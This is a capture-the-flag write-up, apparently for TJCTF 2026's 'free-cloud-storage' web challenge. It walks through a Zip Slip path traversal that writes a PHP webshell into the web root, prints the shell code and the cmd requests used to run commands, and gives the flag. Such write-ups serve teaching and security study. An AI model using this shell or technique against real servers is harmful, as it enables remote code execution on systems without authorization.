
TJCTF2026-web/free-cloud-storage
File analysis
In upload.php, the ZIP upload handling has logic like:
$uploadDir = __DIR__ . '/uploads/';

$zipper->make($destination)->extractTo($uploadDir);
The server’s idea is:
- The user uploads a ZIP file.
- The server saves the ZIP file.
- The server extracts the ZIP contents into the
uploads/directory.
If the ZIP file contains an entry named:
../pwn.phpthen when extracted into:
/var/www/html/uploads/the actual path becomes:
/var/www/html/uploads/../pwn.phpAfter normalizing the path, it is equivalent to:
/var/www/html/pwn.phpThat is, the attacker can write a file outside the uploads/ directory - specifically, write a PHP webshell into the web root.
This is a Zip Slip / Path Traversal during archive extraction bug.
Creating the ZIP payload
We don’t upload PHP directly. Instead, we create a ZIP file containing a PHP shell.
Create a pwn.php file and zip it:
<?php
echo "<pre>";
$cmd = $_GET["cmd"] ?? "id";
system($cmd);
echo "</pre>";
?>
Upload that zip file:

Upload and access the webshell that was just written out:
/pwn.php?cmd=idResult:

So we have executed a system command on the server with the www-data user privileges.
At this point, the vulnerability has been successfully exploited into Remote Code Execution.
Finding the flag location
Use the find command to look for files whose name contains flag:
cmd = find / -name "*flag*" 2>/dev/nullResult

Read the file /var/www/html/flag.txt:

Flag
tjctf{i_l0v3_fr33_st0r4g3}